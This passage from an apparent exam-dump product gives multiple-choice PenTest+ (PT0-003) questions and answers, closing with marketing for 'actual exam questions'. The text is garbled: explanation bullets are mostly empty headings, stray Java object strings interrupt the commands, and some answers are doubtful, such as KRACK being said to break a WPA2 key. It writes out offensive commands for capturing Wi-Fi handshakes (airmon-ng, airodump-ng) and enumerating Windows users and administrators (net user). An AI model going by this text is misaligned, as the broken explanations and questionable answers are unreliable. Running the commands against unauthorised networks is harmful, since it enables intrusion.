D. shodan host comptia.org

Answer: B

Explanation:
The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:
? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.
References from Pentest:
? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
? Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.
==========

NEW QUESTION 47
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:
? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 52
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the

following is most likely responsible for this observation?

A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.

Answer: A

Explanation:
? Debugging Mode:
? Common Causes:
? Best Practices:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 53
Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

A. FTP
B. HTTPS
C. SMTP
D. DNS

Answer: D

Explanation:
Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:
? FTP (File Transfer Protocol) (Option A):
? HTTPS (Hypertext Transfer Protocol Secure) (Option B):
? SMTP (Simple Mail Transfer Protocol) (Option C):
? DNS (Domain Name System) (Option D):
Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

NEW QUESTION 57
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 58
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):

Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 59
A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Answer: C

Explanation:
When developing a phishing campaign, the tester should first use social media to gather information about the targets.
? Social Media:
? Process:
? Other Options:
Pentest References:
? Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
? OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.
==========

NEW QUESTION 62
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
==========

NEW QUESTION 65
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Answer: C

Explanation:
To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.
? net.exe: net user
? uk.co.certification.simulator.questionpool.PList@5192aa65 net localgroup administrators
? Enumerating Users:
? Pentest References:
Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.
==========

NEW QUESTION 70
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
? Evaluation Criteria:
? Analysis:
? Selection Justification:
Pentest References:
? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NEW QUESTION 75
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-003 Practice Exam Features:

* PT0-003 Questions and Answers Updated Frequently

* PT0-003 Practice Questions Verified by Expert Senior Certified Staff

* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year